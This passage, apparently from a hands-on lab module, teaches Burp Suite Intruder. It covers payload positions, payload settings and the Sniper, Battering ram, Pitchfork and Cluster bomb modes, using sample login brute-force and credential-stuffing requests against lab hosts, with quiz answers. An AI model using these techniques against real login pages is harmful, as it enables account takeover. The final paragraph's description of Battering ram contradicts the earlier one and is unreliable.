Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.5735.199 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close


```

The initial view of Intruder presents a simple interface where we can select our target. This field will already be populated if a request has been sent from the Proxy (using `Ctrl + I` or right-clicking and selecting "Send to Intruder").

There are four sub-tabs within Intruder:

- **Positions**: This tab allows us to select an attack type (which we will cover in a future task) and configure where we want to insert our payloads in the request template.
- **Payloads**: Here we can select values to insert into the positions defined in the **Positions** tab. We have various payload options, such as loading items from a wordlist. The way these payloads are inserted into the template depends on the attack type chosen in the **Positions** tab. The **Payloads** tab also enables us to modify Intruder's behavior regarding payloads, such as defining pre-processing rules for each payload (e.g., adding a prefix or suffix, performing match and replace, or skipping payloads based on a defined regex).
- **Resource Pool**: This tab is not particularly useful in the Burp Community Edition. It allows for resource allocation among various automated tasks in Burp Professional. Without access to these automated tasks, this tab is of limited importance.
- **Settings**: This tab allows us to configure attack behavior. It primarily deals with how Burp handles results and the attack itself. For instance, we can flag requests containing specific text or define Burp's response to redirect (3xx) responses.

Note: The term "fuzzing" refers to the process of testing functionality or existence by applying a set of data to a parameter. For example, fuzzing for endpoints in a web application involves taking each word in a wordlist and appending it to a request URL (e.g., http://10.10.193.11/WORD_GOES_HERE) to observe the server's response.


Answer the questions below

In which Intruder tab can we define the "Attack type" for our planned attack? Positions

Positions

When using Burp Suite Intruder to perform an attack, the first step is to examine the positions within the request where we want to insert our payloads. These positions inform Intruder about the locations where our payloads will be introduced (as we will explore in upcoming tasks).

Let's navigate to the Positions tab:



Attack type: Sniper

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: https://10-10-98-200.p.thmlabs.com

✓ Update Host header to match target


```
POST /support/login/ HTTP/1.1
Host: 10-10-98-200.p.thmlabs.com
Content-Length: 37
Cache-Control: max-age=0
Sec-Ch-Ua:
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: ""
Upgrade-Insecure-Requests: 1
Origin: https://10-10-98-200.p.thmlabs.com
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.5735.199 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://10-10-98-200.p.thmlabs.com/support/login/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

username=§pentester§&password=§Expl01t3d§
```

Notice that Burp Suite automatically attempts to identify the most probable positions where payloads can be inserted. These positions are highlighted in green and enclosed by section marks (§).

On the right-hand side of the interface, we find the following buttons: `Add §`, `Clear §`, and `Auto §`:

- The `Add §` button allows us to define new positions manually by highlighting them within the request editor and then clicking the button.
- The `Clear §` button removes all defined positions, providing a blank canvas where we can define our own positions.
- The `Auto §` button automatically attempts to identify the most likely positions based on the request. This feature is helpful if we previously cleared the default positions and want them back.

The following GIF demonstrates the process of adding, clearing, and automatically reselecting positions:


Burp Project Intruder Repeater Window Help
Burp Suite Community Edition v2023.6.2 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Settings
Learn
1 × 3 ×
Positions Payloads Resource pool Settings
Start attack
Add §
Clear §
Auto §
Refresh
Clear
Search...

Choose an attack type

Attack type: Sniper

Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: https://10-10-98-200.p.thmlabs.com

☑ Update Host header to match target

```
POST /support/login/ HTTP/1.1
Host: 10-10-98-200.p.thmlabs.com
Content-Length: 37
Cache-Control: max-age=0
Sec-Ch-Ua:
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: ""
Upgrade-Insecure-Requests: 1
Origin: https://10-10-98-200.p.thmlabs.com
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.5735.199
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchang
e;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://10-10-98-200.p.thmlabs.com/support/login/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

username=pentester&password=Expl01t3d
```

0 matches

0 payload positions

Length: 852


Take some time to familiarize yourself with adding, clearing, and auto-selecting positions using the Burp Suite Intruder interface.

Answer the questions below

What symbol defines the start and the end of a payload position? §

Payloads

In the **Payloads** tab of Burp Suite Intruder, we can create, assign, and configure payloads for our attack. This sub-tab is divided into four sections:



Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 0
Payload type: Simple list Request count: 0

Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

Payload encoding

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.


✓ URL-encode these characters: ./\=<>?+&*;:"{}|^

1. **Payload Sets**:
    - This section allows us to choose the position for which we want to configure a payload set and select the type of payload we want to use.
    - When using attack types that allow only a single payload set (Sniper or Battering Ram), the "Payload Set" dropdown will have only one option, regardless of the number of defined positions.
    - If we use attack types that require multiple payload sets (Pitchfork or Cluster Bomb), there will be one item in the dropdown for each position.
    - **Note:** When assigning numbers in the "Payload Set" dropdown for multiple positions, follow a top-to-bottom, left-to-right order. For example, with two positions (`username=§pentester§&password=§Expl01ted§`), the first item in the payload set dropdown would refer to the username field, and the second item would refer to the password field.
2.

    Payload settings:
    - This section provides options specific to the selected payload type for the current payload set.
    - For example, when using the "Simple list" payload type, we can manually add or remove payloads to/from the set using the **Add** text box, **Paste** lines, or **Load**

payloads from a file. The **Remove** button removes the currently selected line, and the **Clear** button clears the entire list. Be cautious with loading huge lists, as it may cause Burp to crash.

- Each payload type will have its own set of options and functionality. Explore the options available to understand the range of possibilities.



Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

```
joel
harriet
alex
```

3. **Payload Processing**:
    - In this section, we can define rules to be applied to each payload in the set before it is sent to the target.
    - For example, we can capitalize every word, skip payloads that match a regex pattern, or apply other transformations or filtering.
    - While you may not use this section frequently, it can be highly valuable when specific payload processing is required for your attack.
4. **Payload Encoding**:
    - The section allows us to customize the encoding options for our payloads.
    - By default, Burp Suite applies URL encoding to ensure the safe transmission of payloads. However, there may be cases where we want to adjust the encoding behavior.
    - We can override the default URL encoding options by modifying the list of characters to be encoded or unchecking the "URL-encode these characters" checkbox.

By leveraging these sections, we can create and customise payload sets to suit the specific requirements of our attacks. This level of control allows us to finely tune our payloads for effective testing and exploitation.


Answer the questions below

Which **Payload processing** rule could we use to add characters at the end of each payload in the set? Add suffix

Sniper

The **Sniper** attack type is the default and most commonly used attack type in Burp Suite Intruder. It is particularly effective for single-position attacks, such as password brute-force or fuzzing for API endpoints. In a Sniper attack, we provide a set of payloads, which can be a wordlist or a range of numbers, and Intruder inserts each payload into each defined position in the request.

Let's refer to our example template from before:



```
POST /support/login/ HTTP/1.1
Host: 10.10.93.129
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:80.0) Gecko/20100101 Firefox/80.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 37
Origin: http://10.10.93.129
Connection: close
Referer: http://10.10.93.129/support/login/
Upgrade-Insecure-Requests: 1

username=§pentester§&password=§Expl01ted§
```

In this example, we have two positions defined for the `username` and `password` body parameters. In a Sniper attack, Intruder takes each payload from the payload set and substitutes it into each defined position in turn.

Assuming we have a wordlist with three words: `burp`, `suite`, and `intruder`, Intruder would generate six requests:

Request Number	Request Body
1	`username=burp&password=Expl01ted`
2	`username=suite&password=Expl01ted`
3	`username=intruder&password=Expl01ted`
4	`username=pentester&password=burp`
5	`username=pentester&password=suite`
6	`username=pentester&password=intruder`

Observe how Intruder starts with the first position (`username`) and substitutes each payload into it, then moves to the second position (`password`) and performs the same substitution with the payloads. The total number of requests made by Intruder Sniper can be calculated as `requests = numberOfWords * numberOfPositions`.

The Sniper attack type is beneficial when we want to perform tests with single-position attacks, utilizing different payloads for each position. It allows for precise testing and analysis of different payload variations.


Answer the questions below
If you were using Sniper to fuzz three parameters in a request with a wordlist containing 100 words, how many requests would Burp Suite need to send to complete the attack? 300

How many sets of payloads will Sniper accept for conducting an attack? 1

Battering Ram

The **Battering ram** attack type in Burp Suite Intruder differs from Sniper in that it places the same payload in every position simultaneously, rather than substituting each payload into each position in turn.

Let's refer back to our previous example template:


Example Positions

```
POST /support/login/ HTTP/1.1
Host: 10.10.93.129
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:80.0) Gecko/20100101 Firefox/80.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 37
Origin: http://10.10.93.129
Connection: close
Referer: http://10.10.93.129/support/login/
Upgrade-Insecure-Requests: 1

username=§pentester§&password=§Expl01ted§
```

Using the Battering Ram attack type with the same wordlist from before (`burp`, `suite`, and `intruder`), Intruder would generate three requests:

Request Number	**Request Body**
1	`username=burp&password=burp`
2	`username=suite&password=suite`
3	`username=intruder&password=intruder`

As shown in the table, each payload from the wordlist is inserted into every position for each request made. In a Battering Ram attack, the same payload is thrown at every defined position simultaneously, providing a brute-force-like approach to testing.

The Battering Ram attack type is useful when we want to test the same payload against multiple positions at once without the need for sequential substitution.

In the upcoming tasks, we will explore further configurations and settings related to Intruder's Battering Ram attack type and examine its applications in different scenarios.

Answer the questions below

As a hypothetical question: You need to perform a Battering ram Intruder attack on the example request above.

If you have a wordlist with two words in it (`admin` and `Guest`) and the positions in the request template look like this:
`username=§pentester§&password=§Expl01ted§`

What would the body parameters of the *first* request that Burp Suite sends be?
username=admin&password=admin

Pitchfork

The **Pitchfork** attack type in Burp Suite Intruder is similar to having multiple Sniper attacks running simultaneously. While Sniper uses one payload set to test all positions simultaneously, Pitchfork utilises one payload set per position (up to a maximum of 20) and iterates through them all simultaneously.

To better understand Pitchfork, let us revisit our brute-force example, but this time with two wordlists:

1. The first wordlist contains usernames: `joel`, `harriet`, and `alex`.
2. The second wordlist contains passwords: `J03l`, `Emma1815`, and `Sk1ll`.

We can use these two lists to perform a Pitchfork attack on the login form. Each request made during the attack would look like this:

Request Number	Request Body
1	`username=joel&password=J03l`
2	`username=harriet&password=Emma1815`
3	`username=alex&password=Sk1ll`

As shown in the table, Pitchfork takes the first item from each list and substitutes them into the request, one per position. It then repeats this process for the next request by taking the second item from each list and substituting it into the template. Intruder continues this iteration until one or all of the lists run out of items. It's important to note that Intruder stops testing as soon as one of the lists is complete. Therefore, in Pitchfork attacks, it is ideal for the payload sets to have the same length. If the lengths of the payload sets differ, Intruder will only make requests until the shorter list is exhausted, and the remaining items in the longer list will not be tested.

The Pitchfork attack type is especially useful when conducting credential-stuffing attacks or when multiple positions require separate payload sets. It allows for simultaneous testing of multiple positions with different payloads.

In the upcoming tasks, we will explore further configurations and settings related to Intruder's Pitchfork attack type and explore its applications in different scenarios, including credential-stuffing attacks.

Answer the questions below

What is the maximum number of payload sets we can load into Intruder in Pitchfork mode?   20

Cluster Bomb

The **Cluster bomb** attack type in Burp Suite Intruder allows us to choose multiple payload sets, one per position (up to a maximum of 20). Unlike Pitchfork, where all payload sets are tested simultaneously, Cluster bomb iterates through each payload set individually, ensuring that every possible combination of payloads is tested.

To illustrate the Cluster bomb attack type, let's use the same wordlists as before:

- Usernames: `joel`, `harriet`, and `alex`.
- Passwords: `J03l`, `Emma1815`, and `Sk1ll`.

In this example, let's assume that we don't know which password belongs to which user. We have three users and three passwords, but the mappings are unknown. In this case, we can use a Cluster bomb attack to try every combination of values. The request table for our username and password positions would look like this:

Request Number	**Request Body**
1	`username=joel&password=J03l`
2	`username=harriet&password=J03l`
3	`username=alex&password=J03l`
4	`username=joel&password=Emma1815`
5	`username=harriet&password=Emma1815`
6	`username=alex&password=Emma1815`
7	`username=joel&password=Sk1ll`
8	`username=harriet&password=Sk1ll`
9	`username=alex&password=Sk1ll`

As shown in the table, the Cluster bomb attack type iterates through every combination of the provided payload sets. It tests every possibility by substituting each value from each payload set into the corresponding position in the request.

Cluster bomb attacks can generate a significant amount of traffic as it tests every combination. The number of requests made by a Cluster bomb attack can be calculated by multiplying the number of lines in each payload set together. It's important to be cautious when using this attack type, especially when dealing with large payload sets. Additionally, when using Burp Community and its Intruder rate-limiting, the execution of a Cluster bomb attack with a moderately sized payload set can take a significantly longer time.

The Cluster bomb attack type is particularly useful for credential brute-forcing scenarios where the mapping between usernames and passwords is unknown.

In the upcoming tasks, we will explore further configurations and settings related to Intruder's Cluster bomb attack type and examine its applications in different scenarios.

Answer the questions below

We have three payload sets. The first set contains 100 lines, the second contains 2 lines, and the third contains 30 lines.

How many requests will Intruder make using these payload sets in a Cluster bomb attack?   6000

Introduction to Attack Types

The **Positions** tab of Burp Suite Intruder has a dropdown menu for selecting the attack type. Intruder offers four attack types, each serving a specific purpose. Let's explore each of them:

1. **Sniper**: The Sniper attack type is the default and most commonly used option. It cycles through the payloads, inserting one payload at a time into each position defined in the request. Sniper attacks iterate through all the payloads in a linear fashion, allowing for precise and focused testing.
2. **Battering ram**: The Battering ram attack type differs from Sniper in that it sends all payloads simultaneously, each payload inserted into its respective position. This attack type is useful when testing for race conditions or when payloads need to be sent concurrently.
